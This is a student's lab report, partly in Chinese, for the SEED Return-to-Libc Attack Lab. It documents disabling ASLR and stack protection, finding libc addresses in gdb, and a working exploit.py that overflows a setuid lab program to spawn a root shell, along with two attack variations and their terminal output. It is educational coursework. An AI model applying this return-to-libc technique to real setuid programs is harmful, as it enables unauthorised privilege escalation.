Lab3 Report

学号：57119116　　姓名：银皓然　　日期：2021.7.13

实验内容及步骤：

1.Environment Setup

1）关闭地址空间随机化：

```
[07/13/21]seed@VM:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[07/13/21]seed@VM:~$
```

2）在编译程序时，关闭栈保护机制（StackGuard Protection Scheme）

```
$ gcc -m32 -fno-stack-protector example.c
```

3）栈是默认不可执行的，但是可以通过以下指令来进行设置：

```
For executable stack:
$ gcc -m32 -z execstack  -o test test.c

For non-executable stack:
$ gcc -m32 -z noexecstack  -o test test.c
```

4）为了防止执行指令之前 SETUID 程序被降权，我们将/bin/sh 链接到另一个 shell

```
$ sudo ln -sf /bin/zsh /bin/sh
```

2.Task 1: Finding out the Addresses of libc Functions

1）使用 gdb 工具调试目标程序 retlib，结果成功打印出了 system 和 exit 的地址

```
[07/13/21]seed@VM:~/.../Labsetup$ touch badfile
[07/13/21]seed@VM:~/.../Labsetup$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal.
Did you mean "=="?
  if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal.
 Did you mean "=="?
  if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda$ break main
Breakpoint 1 at 0x12ef
gdb-peda$ run
Starting program: /home/seed/Return-to-Libc Attack Lab (32-bit)/Labset
up/retlib
[----------------------------------registers-----------------------------
---------]
EAX: 0xf7fb6808 --> 0xffffd1cc --> 0xffffd3a4 ("SHELL=/bin/bash")
```

```
EBX: 0x0
ECX: 0xfc921a77
EDX: 0xffffd154 --> 0x0
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0x0
ESP: 0xffffd12c --> 0xf7debee5 (<__libc_start_main+245>:        add
 esp,0x10)
EIP: 0x565562ef (<main>:        endbr32)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction
overflow)
[-------------------------------------code-------------------------------
---------]
   0x565562ea <foo+58>: mov    ebx,DWORD PTR [ebp-0x4]
   0x565562ed <foo+61>: leave
   0x565562ee <foo+62>: ret
=> 0x565562ef <main>:   endbr32
   0x565562f3 <main+4>: lea    ecx,[esp+0x4]
   0x565562f7 <main+8>: and    esp,0xfffffff0
   0x565562fa <main+11>:        push   DWORD PTR [ecx-0x4]
   0x565562fd <main+14>:        push   ebp
```

```
[-------------------------------------stack------------------------------
---------]
0000| 0xffffd12c --> 0xf7debee5 (<__libc_start_main+245>:       add
 esp,0x10)
0004| 0xffffd130 --> 0x1
0008| 0xffffd134 --> 0xffffd1c4 --> 0xffffd366 ("/home/seed/Return-to-
Libc Attack Lab (32-bit)/Labsetup/retlib")
0012| 0xffffd138 --> 0xffffd1cc --> 0xffffd3a4 ("SHELL=/bin/bash")
0016| 0xffffd13c --> 0xffffd154 --> 0x0
0020| 0xffffd140 --> 0xf7fb4000 --> 0x1e6d6c
0024| 0xffffd144 --> 0xf7ffd000 --> 0x2bf24
0028| 0xffffd148 --> 0xffffd1a8 --> 0xffffd1c4 --> 0xffffd366 ("/home/
seed/Return-to-Libc Attack Lab (32-bit)/Labsetup/retlib")
[-------------------------------------------------------------------------
---------]
Legend: code, data, rodata, value

Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$
```

3.Task 2: Putting the shell string in the memory

1）定义一个新的 shell 变量 MYSHELL，将其赋值为字符串“/bin/sh”

```
[07/13/21]seed@VM:~$ export MYSHELL=/bin/sh
[07/13/21]seed@VM:~$ env | grep MYSHELL
MYSHELL=/bin/sh
[07/13/21]seed@VM:~$
```

2）编写一个程序 prtenv.c 用来打印环境变量，由于之前已经令 MYSHELL=/bin/sh，故打印的结果就是/bin/sh 的地址

Open ▾ | prtenv.c ~/Return-to-Libc Attack Lab (32-bit)/Labsetup | Save

```
#include<stdlib.h>
#include<stdio.h>
#include<string.h>
void main()
{
        char* shell =getenv("MYSHELL");
        if(shell)
        {
                printf("%x\n",(unsigned int)shell);
        }
}
```

```
[07/13/21]seed@VM:~/.../Labsetup$ ./prtenv
ffffe3f9
[07/13/21]seed@VM:~/.../Labsetup$ ./prtenv
ffffe3f9
[07/13/21]seed@VM:~/.../Labsetup$
```

4.Task 3: Launching the Attack

1）用之前得到的 system, exit, /bin/sh 的地址修改 exploit.py 程序的 sh_addr, system_addr, exit_addr


Open ▾ | exploit.py ~/Return-to-Libc Attack Lab (32-bit)/Labsetup | Save

```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 36
sh_addr = 0xffffd3f9       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 28
system_addr = 0xf7e12420   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 32
exit_addr = 0xf7e04f80     # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

2）执行 retlib 可以得到 buffer 地址和帧指针地址，两者之差为 24

```
Address of buffer[] inside bof():  0xffffcd60
Frame Pointer value inside bof():  0xffffcd78
```

3）修改 exploit.py 中 X,Y,Z 的值，其中 X=24+12,Y=24+4,Z=24+8：




```
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 36
sh_addr = 0xffffd3f9       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 28
system_addr = 0xf7e12420   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

Z = 32
exit_addr = 0xf7e04f80     # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

4）执行 exploit.py，然后再执行 retlib，可以看到得到了新的终端：

```
seed@VM: ~/.../Labsetup
Frame Pointer value inside bof():  0xffffcd78
[07/15/21]seed@VM:~/.../Labsetup$ make
make: Nothing to be done for 'all'.
[07/15/21]seed@VM:~/.../Labsetup$ make
gcc -m32 -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o retlib r
etlib.c
sudo chown root retlib && sudo chmod 4755 retlib
[07/15/21]seed@VM:~/.../Labsetup$ python3 exploit.py
[07/15/21]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xffffcd90
Input size: 300
Address of buffer[] inside bof():  0xffffcd60
Frame Pointer value inside bof():  0xffffcd78
[07/15/21]seed@VM:~/.../Labsetup$ gcc -m32 -fno-stack-protector -z noe
xecstack -o prtenv prtenv.c
[07/15/21]seed@VM:~/.../Labsetup$ prtenv
ffffd3f9
[07/15/21]seed@VM:~/.../Labsetup$ python3 exploit.py
[07/15/21]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xffffcd90
Input size: 300
Address of buffer[] inside bof():  0xffffcd60
Frame Pointer value inside bof():  0xffffcd78
#
```

5）**变种攻击 1：**

Attack variation 1: Is the `exit()` function really necessary? Please try your attack without including the address of this function in `badfile`. Run your attack again, report and explain your observations.

将 exploit.py 中有关 exit()函数的部分注释掉，再次执行攻击，可以观察到攻击仍然成功，但在退出时，会显示 Segmentation fault

Open | exploit.py ~/Return-to-Libc Attack Lab (32-bit)/Labsetup | Save

```python
#!/usr/bin/env python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 36
sh_addr = 0xffffd3f9       # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 28
system_addr = 0xf7e12420   # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')

#Z = 32
#exit_addr = 0xf7e04f80     # The address of exit()
#content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
  f.write(content)
```

```
[07/15/21]seed@VM:~/.../Labsetup$ python3 exploit.py
[07/15/21]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main():  0xffffcd90
Input size: 300
Address of buffer[] inside bof():  0xffffcd60
Frame Pointer value inside bof():  0xffffcd78
# exit
Segmentation fault
```

6）变种攻击 2

Attack variation 2: After your attack is successful, change the file name of `retlib` to a different name, making sure that the length of the new file name is different. For example, you can change it to `newretlib`. Repeat the attack (without changing the content of `badfile`). Will your attack succeed or not? If it does not succeed, explain why.

将 retlib 改名为 newretlib，再次执行上述攻击，观察到攻击无法成功，且此时 buffer 的地址和帧指针的地址都有所变化。

```
[07/15/21]seed@VM:~/.../Labsetup$ python3 exploit.py
[07/15/21]seed@VM:~/.../Labsetup$ ./newretlib
Address of input[] inside main():  0xffffcd80
Input size: 300
Address of buffer[] inside bof():  0xffffcd50
Frame Pointer value inside bof():  0xffffcd68
zsh:1: command not found: h
[07/15/21]seed@VM:~/.../Labsetup$
```